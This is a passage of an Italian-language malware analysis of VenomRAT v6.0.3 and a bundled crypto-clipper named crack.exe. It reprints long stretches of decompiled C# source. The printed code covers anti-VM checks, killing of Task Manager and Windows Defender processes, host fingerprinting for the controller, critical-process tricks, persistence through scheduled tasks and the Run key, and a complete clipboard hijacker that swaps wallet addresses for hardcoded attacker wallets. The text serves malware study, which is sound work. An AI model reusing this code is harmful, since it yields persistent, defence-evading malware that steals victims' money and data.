            ObjectQuery query = new ObjectQuery("SELECT * FROM Win32_OperatingSystem");
            using ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearch
            using ManagementObjectCollection managementObjectCollection = managementObjectSearch
            if (managementObjectCollection.Count != 1)
            {
                throw new ManagementException();
            }
            return (uint)managementObjectCollection.OfType<ManagementObject>().First().Propertie
            {
                1u => false,
                2u => true,
                3u => true,
                _ => false,
            };
        }
        catch
        {
            return false;
        }
    }
```

```
    public static bool isVM_by_wim_temper()
    {
        try
        {
            ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new
            int num = 0;
            foreach (ManagementObject item in managementObjectSearcher.Get())
            {
                _ = item;
                num++;
            }
            return num < 2;
        }
        catch
        {
            return true;
        }
    }
}
```

Successivamente vengono ottenuti i dettagli della cache interna ed esterna mediante la query WMI ***Select * from Win32_CacheMemory:***

```
ectSearcher = new ManagementObjectSearcher(new SelectQuery("Select * from Win32_CacheMemory"));

gementObjectSearcher.Get())
```

Vengono controllati alcuni processi specifici di monitoring e di Windows Defender, questi vengono immediatamente terminati al fine di bypassare la fase di analisi dinamica e protection:

```
IntPtr intPtr = CreateToolhelp32Snapshot(2u, 0u);
PROCESSENTRY32 lppe = default(PROCESSENTRY32);
lppe.dwSize = (uint)Marshal.SizeOf(typeof(PROCESSENTRY32));
if (Process32First(intPtr, ref lppe))
{
    do
    {
        uint th32ProcessID = lppe.th32ProcessID;
        string szExeFile = lppe.szExeFile;
        if (Matches(szExeFile, "Taskmgr.exe") || Matches(szExeFile, "ProcessHacker.exe")
        {
            KillProcess(th32ProcessID);
        }
    }
    while (Process32Next(intPtr, ref lppe));
}
CloseHandle(intPtr);
Thread.Sleep(50);
```

```
|| Matches(szExeFile, "procexp.exe") || Matches(szExeFile, "MSASCui.exe") ||
```

```
) || Matches(szExeFile, "MsMpEng.exe") || Matches(szExeFile, "MpUXSrv.exe") || Matches
```

```
ıtches(szExeFile, "MpCmdRun.exe") || Matches(szExeFile, "NisSrv.exe") || M
```

```
| Matches(szExeFile, "ConfigSecurityPolicy.exe") || Matches(szExeFile, "MSConfig.exe") || Matche
```

```
| Matches(szExeFile, "Regedit.exe") || Matches(szExeFile, "UserAccountControlSettings.exe") ||
```

```
) || Matches(szExeFile, "taskkill.exe"))
```

La classe Camera ottiene i dettagli dei dispositivi *WebCam* tramite i GUID delle interfacce, la classe *HwidGen* viene adoperata per ottenere gli ID dell'hardware della macchina infetta:

Camera

```
// Client.Helper.Camera
using ...

internal class Camera
{
    [ComImport]
    [ComVisible(true)]
    [Guid("29840822-5B84-11D0-BD3B-00A0C911CE86")]
    [InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
    public interface ICreateDevEnum
    ...

    [ComImport]
    [ComVisible(true)]
    [Guid("55272A00-42CB-11CE-8135-00AA004BB851")]
    [InterfaceType(ComInterfaceType.InterfaceIsIUnknown)]
    public interface IPropertyBag
    ...

    public static readonly Guid CLSID_VideoInputDeviceCategory = new Guid("{860BB310-5D01-11d0-B

    public static readonly Guid CLSID_SystemDeviceEnum = new Guid("{62BE5D10-60EB-11d0-BD3B-00A0

    public static readonly Guid IID_IPropertyBag = new Guid("{55272A00-42CB-11CE-8135-00AA004BB8

    public static bool havecamera()
    {
        if (FindDevices().Length == 0)
        {
            return false;
        }
        return true;
    }

    public static string[] FindDevices()
    {
        return GetFiltes(CLSID_VideoInputDeviceCategory).ToArray();
    }
```

HwidGen

```
// Client.Helper.HwidGen
using ...

public static class HwidGen
{
    public static string HWID()
    {
        try
        {
            string s = string.Concat(Environment.ProcessorCount, Environment.UserName, Environme
            MD5CryptoServiceProvider mD5CryptoServiceProvider = new MD5CryptoServiceProvider();
            byte[] bytes = Encoding.ASCII.GetBytes(s);
            bytes = mD5CryptoServiceProvider.ComputeHash(bytes);
            StringBuilder stringBuilder = new StringBuilder();
            byte[] array = bytes;
            foreach (byte b in array)
            {
                stringBuilder.Append(b.ToString("x2"));
            }
            return stringBuilder.ToString().Substring(0, 20).ToUpper();
        }
        catch
        {
            return "Err HWID";
        }
    }
}
```

Qui i dettagli della classe *IdSender* che contiene il metodo statico di tipo byte[], esso ritorna la variabile *msgPack* codificata che contiene i dettagli raccolti durante la fase di information stealing dell'host compromesso.

IdSender

```
// Client.Helper.IdSender
using ...

public static class IdSender
{
    public static byte[] SendInfo()
    {
        MsgPack msgPack = new MsgPack();
        msgPack.ForcePathObject("Pac_ket").AsString = "ClientInfo";
        msgPack.ForcePathObject("ClientType").AsString = "Normal";
        msgPack.ForcePathObject("HWID").AsString = Settings.Hw_id;
        msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
        msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replac
        msgPack.ForcePathObject("Camera").AsString = Camera.havecamera().ToString();
        msgPack.ForcePathObject("Path").AsString = Process.GetCurrentProcess().MainModule.FileNa
        msgPack.ForcePathObject("Version").AsString = Settings.Ver_sion;
        msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower()
            .Replace("true", "Admin")
            .Replace("false", "User");
        msgPack.ForcePathObject("Perfor_mance").AsString = Methods.GetActiveWindowTitle();
        msgPack.ForcePathObject("Paste_bin").AsString = Settings.Paste_bin;
        msgPack.ForcePathObject("Anti_virus").AsString = Methods.Antivirus();
        msgPack.ForcePathObject("Install_ed").AsString = new FileInfo(Application.ExecutablePath
        msgPack.ForcePathObject("Po_ng").AsString = "";
        msgPack.ForcePathObject("Group").AsString = Settings.Group;
        msgPack.ForcePathObject("CPU").AsString = CGRInfo.GetCPUName();
        msgPack.ForcePathObject("GPU").AsString = CGRInfo.GetGPU();
        msgPack.ForcePathObject("RAM").AsString = CGRInfo.GetRAM();
        return msgPack.Encode2Bytes();
    }
}
```

La classe *MutexControl* permette di gestire mutexes per la corretta concorrenzialità in esecuzione:

MutexControl

```
// Client.Helper.MutexControl
using ...

public static class MutexControl
{
    public static Mutex currentApp;

    public static bool CreateMutex()
    {
        currentApp = new Mutex(initiallyOwned: false, Settings.MTX, out var createdNew);
        return createdNew;
    }

    public static void CloseMutex()
    {
        if (currentApp != null)
        {
            currentApp.Close();
            currentApp = null;
        }
    }
}
```

La classe *ProcessCritical* verifica se è avvenuto un evento BSOD oppure l'utenza è amministrativa, in caso positivo il processo chiama il metodo *Exit(),* il quale setta il processo come critico ed in caso di eccezione vi è un *Thread.Sleep* di 100 secondi infinito, vi è un handler della session ending, il processo entra in debug mode e viene impostato come processo critico. Ciò viene effettuato al fine di evitare analisi dinamica del malware.

ProcessCritical

```
// Client.Helper.ProcessCritical
using ...

public static class ProcessCritical
{
    public static void SystemEvents_SessionEnding(object sender, SessionEndingEventArgs e)
    {
        if (Convert.ToBoolean(Settings.BS_OD) && Methods.IsAdmin())
        {
            Exit();
        }
    }

    public static void Set()
    {
        try
        {
            SystemEvents.SessionEnding += SystemEvents_SessionEnding;
            Process.EnterDebugMode();
            NativeMethods.RtlSetProcessIsCritical(1u, 0u, 0u);
        }
        catch
        {
        }
    }

    public static void Exit()
    {
        try
        {
            NativeMethods.RtlSetProcessIsCritical(0u, 0u, 0u);
        }
        catch
        {
            while (true)
            {
                Thread.Sleep(100000);
            }
        }
    }
```

Viene salvato nella chiave di registro *Software* l'ID hardware della macchina, la classe *NormalStartup* provvede a creare uno scheduled task in merito:

SetRegistry

```
// Client.Helper.SetRegistry
using ...

public static class SetRegistry
{
    private static readonly string ID = "Software\\" + Settings.Hw_id;

    public static void InitRegistry()
    ...

    public static bool SetValue(string name, byte[] value)
    {
        try
        {
            using RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(ID, RegistryKeyPer
            registryKey.SetValue(name, value, RegistryValueKind.Binary);
            return true;
        }
        catch (Exception ex)
        {
            ClientSocket.Error(ex.Message);
        }
        return false;
    }

    public static byte[] GetValue(string value)
    {
        try
        {
            using RegistryKey registryKey = Registry.CurrentUser.CreateSubKey(ID);
            return (byte[])registryKey.GetValue(value);
        }
        catch (Exception ex)
        {
            ClientSocket.Error(ex.Message);
        }
        return null;
    }
```

NormalStartup

```
// Client.Install.NormalStartup
using ...

internal class NormalStartup
{
    public static void Install()
    {
        try
        {
            FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables
            string fileName = Process.GetCurrentProcess().MainModule.FileName;
            if (!(fileName != fileInfo.FullName))
            {
                return;
            }
            Process[] processes = Process.GetProcesses();
            foreach (Process process in processes)
            {
                try
                {
                    if (process.MainModule.FileName == fileInfo.FullName)
                    {
                        process.Kill();
                    }
                }
                catch
                {
                }
            }
            if (Methods.IsAdmin())
            {
                ProcessStartInfo processStartInfo = new ProcessStartInfo();
                processStartInfo.FileName = "cmd";
                processStartInfo.Arguments = "/c schtasks /create /f /sc onlogon /rl highest /tr
                processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
                processStartInfo.CreateNoWindow = true;
                Process.Start(processStartInfo);
            }
```

```
rtInfo = new ProcessStartInfo();
 "cmd";
= "/c schtasks /create /f /sc onlogon /rl highest /tn \"" + Path.GetFileNameWithoutExtension(fil
e = ProcessWindowStyle.Hidden;
ndow = true;
nfo);
```

```
h.GetFileNameWithoutExtension(fileInfo.Name) + "\" /tr '\"" + fileInfo.FullName + "\"' & exit";
```


Qui invece la gestione della chiave di registro di startup ***SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\:***

```
rentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\\", RegistryKeyPermission
Extension(fileInfo.Name), "\"" + fileInfo.FullName + "\"");
```

Attraverso un costrutto *using* di una variabile di tipo *StreamWriter* viene creato uno script batch al fine di effettuare un'esecuzione esterna, change directory e delete forzato rispettivamente delle variabili *fileInfo.FullName, Path.GetTempPath()* e *Path.GetFileName(text)*.

```
}
else
{
    using RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft
    registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), "\"" + fileInf
}
if (File.Exists(fileInfo.FullName))
{
    File.Delete(fileInfo.FullName);
    Thread.Sleep(1000);
}
FileStream fileStream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
fileStream.Write(array, 0, array.Length);
Methods.ClientOnExit();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"\" \"" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"" + Path.GetFileName(text) + "\" /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
```

Il Portable Executable ***crack.exe*** è stato sviluppato in .NET e provvede ad effettuare l'handling di eventi di clipboard management e file information gathering.



```
File name: C:/Users/IEUser/Desktop/VenomRAT_v6.0.3_(SOURCE)/VenomRAT v6.0.3 (SOURCE)/crack.exe
Size: 9728(9.50 kB)
MD5: 17f3d53cf8c2a1c75983356d48ebaab2
SHA1: cb9cc660b86be7c0dba612fc89d77764938020f1
Entropy: 4.77469(not packed)
Operation system: Windows(95)
Architecture: I386
Mode: 32-bit
Type: GUI
Endianess: LE
Entry point(Address): 00403a7a
Entry point(Offset): 1c7a
Entry point(Relative address): 3a7a
Entry point(Bytes): ff25002040000000000000000000000000000000000000000000000000
Entry point(Signature): ff25........00000000000000000000000000000000000000000000
Entry point(Signature)(Rel): ff25........ff25........ff25........ff25........ff25........ff25.....
```

A seguire le evidenze di diverse stringhe estraibili dall'eseguibile relative alle caratteristiche sopra citate:


	Offset	Size	Type	String
19	0df2	00000006	A	Thread
20	0dfd	00000011	A	clipboard_changed
21	0e0f	0000000f	A	autorun_enabled
22	0e1f	0000000c	A	is_installed
23	0e2c	00000009	A	Clipboard
24	0e36	00000011	A	replace_clipboard
25	0e48	0000000b	A	IDisposable
26	0e54	0000000a	A	executable
27	0e69	0000000c	A	autorun_name
28	0e76	00000007	A	Dispose
29	0e7e	00000011	A	SetApartmentState
30	0e90	00000012	A	STAThreadAttribute
31	0ea3	0000001a	A	CompilerGeneratedAttribute
32	0ebe	0000000d	A	GuidAttribute
33	0ecc	00000013	A	DebuggableAttribute
34	0ee0	00000013	A	ComVisibleAttribute
35	0ef4	00000016	A	AssemblyTitleAttribute
36	0f0b	0000001a	A	AssemblyTrademarkAttribute
37	0f26	00000018	A	TargetFrameworkAttribute
38	0f3f	0000001c	A	AssemblyFileVersionAttribute
39	0f5c	0000001e	A	AssemblyConfigurationAttribute
40	0f7b	0000001c	A	AssemblyDescriptionAttribute

	Offset	Size	Type	String
46	1023	00000009	A	get_Value
47	102d	0000000b	A	ReturnValue
48	1039	0000000b	A	Clipper.exe
49	1045	00000006	A	config
50	104c	00000010	A	System.Threading
51	105d	00000019	A	System.Runtime.Versioning
52	1077	00000006	A	String
53	107e	00000005	A	Match
54	1084	0000000d	A	GetFolderPath
55	1092	00000005	A	Check
56	1098	00000007	A	install
57	10a0	00000007	A	Program
58	10a8	00000008	A	get_Item
59	10b1	00000006	A	System
60	10b8	00000010	A	attribute_system
61	10c9	0000000a	A	set_system
62	10d4	00000010	A	attribute_hidden
63	10e5	0000000a	A	set_hidden
64	10fa	0000000c	A	get_Location
65	1107	00000011	A	System.Reflection
66	1119	00000007	A	Autorun
67	1121	00000008	A	FileInfo


	Offset	Size	Type	String
67	1121	00000008	A	FileInfo
68	112a	0000000e	A	FileSystemInfo
69	1139	00000005	A	Sleep
70	113f	00000005	A	Group
71	1145	0000000d	A	SpecialFolder
72	1153	0000000f	A	previous_buffer
73	1163	00000007	A	Clipper
74	116b	0000000d	A	GetEnumerator
75	1179	00000005	A	.ctor
76	117f	00000006	A	.cctor
77	1186	00000010	A	ClipboardMonitor
78	1197	00000012	A	System.Diagnostics
79	11aa	0000001e	A	System.Runtime.InteropServices
80	11c9	0000001f	A	System.Runtime.CompilerServices
81	11e9	0000000e	A	DebuggingModes
82	11f8	0000000f	A	Clipper.Modules
83	1208	00000009	A	addresses
84	1212	0000000e	A	get_Attributes
85	1221	0000000e	A	set_Attributes
86	1230	0000000e	A	FileAttributes
87	123f	00000006	A	Equals
88	1246	00000014	A	System.Windows.Forms

	Offset	Size	Type	String
100	12e4	00000007	A	GetText
101	12ec	00000007	A	SetText
102	12f9	00000005	A	Regex
103	12ff	00000008	A	AppMutex
104	1308	00000005	A	mutex
105	130e	00000015	A	clipboard_check_delay
106	1324	00000007	A	get_Key
107	132c	00000010	A	GetEntryAssembly
108	1342	00000011	A	startup_directory
109	1354	0000000d	A	op_Inequality
110	1362	0000000d	A	IsNullOrEmpty
111	1ad0	00000007	A	$77clip
112	1ae2	00000025	A	$9debd99e-2b66-47b6-a327-36c777e380ef
113	1b0d	00000007	A	1.0.0.0
114	1bbc	0000006b	A	C:\Users\j0k3r\Downloads\Compressed\crypto-clipper-main\crypto-clipper-...
115	1c5e	0000000b	A	_CorExeMain
116	1c6a	0000000b	A	mscoree.dll
117	1e96	0000000f	U	VS_VERSION_INFO
118	1ef2	0000000b	U	VarFileInfo
119	1f12	0000000b	U	Translation
120	1f36	0000000e	U	StringFileInfo
121	1f5a	00000008	U	000004b0

La sezione *.text* possiede come coefficiente d'entropia 5.18915, pertanto non è in uno status di "packed".



Da un'estrazione del codice esadecimale possiamo notare un'evidenza di un Bitcoin address ed il modulo *Clipper*:



Address	Hex	Symbols
0000:1330	6e 74 72 79 41 73 73 65 6d 62 6c 79 00 43 6f 70	ntryAssembly.Cop
0000:1340	79 00 73 74 61 72 74 75 70 5f 64 69 72 65 63 74	y.startup_direct
0000:1350	6f 72 79 00 6f 70 5f 49 6e 65 71 75 61 6c 69 74	ory.op_Inequalit
0000:1360	79 00 49 73 4e 75 6c 6c 4f 72 45 6d 70 74 79 00	y.IsNullOrEmpty.
0000:1370	00 0f 43 00 6c 00 69 00 70 00 70 00 65 00 72 00	..C.l.i.p.p.e.r.
0000:1380	00 07 62 00 74 00 63 00 00 45 31 00 36 00 4c 00	..b.t.c..E1.6.L.
0000:1390	59 00 6a 00 6d 00 45 00 72 00 77 00 4e 00 65 00	Y.j.m.E.r.w.N.e.
0000:13a0	6b 00 32 00 67 00 4d 00 51 00 6b 00 4e 00 72 00	k.2.g.M.Q.k.N.r.
0000:13b0	6b 00 4c 00 6d 00 32 00 69 00 31 00 51 00 56 00	k.L.m.2.i.1.Q.V.
0000:13c0	68 00 6a 00 6d 00 78 00 53 00 52 00 6f 00 00 07	h.j.m.x.S.R.o...
0000:13d0	65 00 74 00 68 00 00 55 30 00 78 00 64 00 46 00	e.t.h..U0.x.d.F.
0000:13e0	30 00 66 00 34 00 31 00 64 00 34 00 36 00 44 00	0.f.4.1.d.4.6.D.
0000:13f0	64 00 38 00 42 00 65 00 35 00 38 00 33 00 46 00	d.8.B.e.5.8.3.F.
0000:1400	39 00 61 00 36 00 39 00 62 00 34 00 61 00 38 00	9.a.6.9.b.4.a.8.
0000:1410	35 00 41 00 36 00 30 00 30 00 43 00 38 00 41 00	5.A.6.0.0.C.8.A.
0000:1420	66 00 37 00 66 00 34 00 41 00 64 00 00 07 78 00	f.7.f.4.A.d...x.
0000:1430	6d 00 72 00 00 80 bf 34 00 32 00 4b 00 77 00 4c	m.r....4.2.K.w.L
0000:1440	00 56 00 76 00 31 00 38 00 4b 00 69 00 46 00 52	.V.v.1.8.K.i.F.R
0000:1450	00 5a 00 4e 00 48 00 7a 00 75 00 59 00 4e 00 6f	.Z.N.H.z.u.Y.N.o
0000:1460	00 63 00 52 00 72 00 72 00 47 00 64 00 6e 00 47	.c.R.r.r.G.d.n.G
0000:1470	00 62 00 50 00 59 00 41 00 47 00 44 00 54 00 39	.b.P.Y.A.G.D.T.9
0000:1480	00 6f 00 48 00 7a 00 77 00 68 00 36 00 73 00 4d	.o.H.z.w.h.6.s.M
0000:1490	00 6b 00 31 00 66 00 35 00 33 00 53 00 56 00 4e	.k.1.f.5.3.S.V.N
0000:14a0	00 4e 00 32 00 36 00 58 00 38 00 37 00 37 00 61	.N.2.6.X.8.7.7.a
0000:14b0	00 75 00 32 00 44 00 50 00 71 00 37 00 33 00 42	.u.2.D.P.q.7.3.B
0000:14c0	00 47 00 7a 00 4c 00 41 00 7a 00 39 00 56 00 53	.G.z.L.A.z.9.V.S
0000:14d0	00 62 00 6b 00 64 00 42 00 64 00 4d 00 50 00 6a	.b.k.d.B.d.M.P.j
0000:14e0	00 76 00 74 00 6e 00 36 00 38 00 71 00 64 00 34	.v.t.n.6.8.q.d.4
0000:14f0	00 43 00 50 00 00 07 78 00 6c 00 6d 00 00 71 47	.C.P...x.l.m..qG
0000:1500	00 42 00 48 00 4c 00 43 00 4b 00 46 00 55 00 45	.B.H.L.C.K.F.U.E

La configurazione del Clipper include alcuni attributi: *autorun_enabled* (variabile booleana che indica se va effettuato il task di persistenza o meno), il nome del task di autorun, se deve essere "hidden" (nascosto), se deve essere un task di sistema, il check del ritardo d'esecuzione ed infine un dizionario contenente diversi indirizzi di cryptovalute, quali ad esempio Bitcoin, Ethereum, XMR. Tale dizionario è seguito poi da un mutex utilizzato per concorrenzialità.

config

```
// Clipper.config
using System.Collections.Generic;

internal sealed class config
{
    public static bool autorun_enabled = true;

    public static string autorun_name = "Clipper";

    public static bool attribute_hidden = false;

    public static bool attribute_system = true;

    public static int clipboard_check_delay = 1;

    public static Dictionary<string, string> addresses = new Dictionary<string, string>
    {
        { "btc", "16LYjmErwNek2gMQkNrkLm2i1QVhjmxSRo" },
        { "eth", "0xdF0f41d46Dd8Be583F9a69b4a85A600C8Af7f4Ad" },
        { "xmr", "42KwLVv18KiFRZNHzuYNocRrrGdnGbPYAGDT9oHzwh6sMk1f53SVNN26X877au2DPq73BGzLAz9VSb
        { "xlm", "GBHLCKFUEXV2P4AFDNR6QMG7NC4GIJTIE7KDWGC2QX32T45V5KMXK3SV" },
        { "xrp", "rj1eZxZbEJbYNuDTQd9kbaXs8WVpiEai1" },
        { "ltc", "LQDJ9142kMAPZmS6vZqRb2ty1r85t8nABG" },
        { "nec", "AT1Lp7MWN2X9HbxpNpsjvRdd978oS8ceGv" },
        { "bch", "qpmd7ghltpdjm0n0vm534s7rjre2lh5ehsqcss3na4" },
        { "dash", "XytymtGjkJJpUGsUjQgpNYumcWV9cT2SQA" }
    };

    public static string mutex = "sdh34yszdfgb";
}
```

La classe Program effettua un controllo inerente al mutex creato ma anche in merito all'Autorun setting, hidden e system attributes ed infine inizializza il metodo di clipboard logging *ClipboardMonitor.run()*.

Program

```
// Clipper.Program
using ...

internal class Program
{
    [STAThread]
    private static void Main()
    {
        AppMutex.Check();
        if (!Autorun.is_installed())
        {
            Autorun.install();
        }
        Attributes.set_hidden();
        Attributes.set_system();
        ClipboardMonitor.run();
    }
}
```

Attributes

```
// Clipper.Modules.Attributes
using ...

internal sealed class Attributes
{
    private static string executable = Assembly.GetEntryAssembly().Location;

    private static FileInfo file = new FileInfo(executable);

    public static void set_hidden()
    {
        if (config.attribute_hidden)
        {
            file.Attributes |= FileAttributes.Hidden;
        }
    }

    public static void set_system()
    {
        if (config.attribute_system)
        {
            file.Attributes |= FileAttributes.System;
        }
    }
}
```

Autorun

```
// Clipper.Modules.Autorun
using ...

internal sealed class Autorun
{
    private static string startup_directory = Environment.GetFolderPath(Environment.SpecialFolde

    private static string executable = Assembly.GetEntryAssembly().Location;

    public static bool is_installed()
    {
        return File.Exists(startup_directory + "\\" + config.autorun_name + ".exe");
    }

    public static void install()
    {
        if (config.autorun_enabled)
        {
            File.Copy(executable, startup_directory + "\\" + config.autorun_name + ".exe");
        }
    }
}
```

```
startup_directory = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
```

La classe *Clipboard* ottiene il testo ed il contenuto della clipboard attraverso l'utilizzo di threads:

Clipboard

```
// Clipper.Modules.Clipboard
using ...

internal sealed class Clipboard
{
    public static string GetText()
    {
        string ReturnValue = string.Empty;
        try
        {
            Thread thread = new Thread((ThreadStart)delegate
            {
                ReturnValue = Clipboard.GetText();
            });
            thread.SetApartmentState(ApartmentState.STA);
            thread.Start();
            thread.Join();
        }
        catch
        {
        }
        return ReturnValue;
    }

    public static void SetText(string text)
    {
        Thread thread = new Thread((ThreadStart)delegate
        {
            try
            {
                Clipboard.SetText(text);
            }
            catch
            {
            }
        });
        thread.SetApartmentState(ApartmentState.STA);
        thread.Start();
        thread.Join();
    }
```

ClipboardMonitor

```
// Clipper.Modules.ClipboardMonitor
using ...

internal sealed class ClipboardMonitor
{
    private static string previous_buffer = "";

    private static bool clipboard_changed(string buffer)
    {
        if (buffer != previous_buffer)
        {
            previous_buffer = buffer;
            return true;
        }
        return false;
    }

    private static void replace_clipboard(string buffer)
    {
        if (string.IsNullOrEmpty(buffer))
        {
            return;
        }
        foreach (KeyValuePair<string, Regex> pattern in RegexPatterns.patterns)
        {
            string key = pattern.Key;
            if (pattern.Value.Match(buffer).Success)
            {
                string text = config.addresses[key];
                if (!string.IsNullOrEmpty(text) && !buffer.Equals(text))
                {
                    Clipboard.SetText(text);
                    break;
                }
            }
        }
    }
```

```
    public static void run()
    {
        while (true)
        {
            string text = Clipboard.GetText();
            if (clipboard_changed(text))
            {
                replace_clipboard(text);
            }
            Thread.Sleep(config.clipboard_check_delay * 1000);
        }
    }
}
```

La classe *RegexPatterns* effettua un task di parsing al fine di individuare le varie tipologie di cryptovalute.

RegexPatterns

```
internal sealed class RegexPatterns
{
    public static Dictionary<string, Regex> patterns = new Dictionary<string, Regex>
    {
        {
            "btc",
            new Regex("(?:^(bc1|[13])[a-zA-HJ-NP-Z0-9]{26,35}$)")
        },
        {
            "eth",
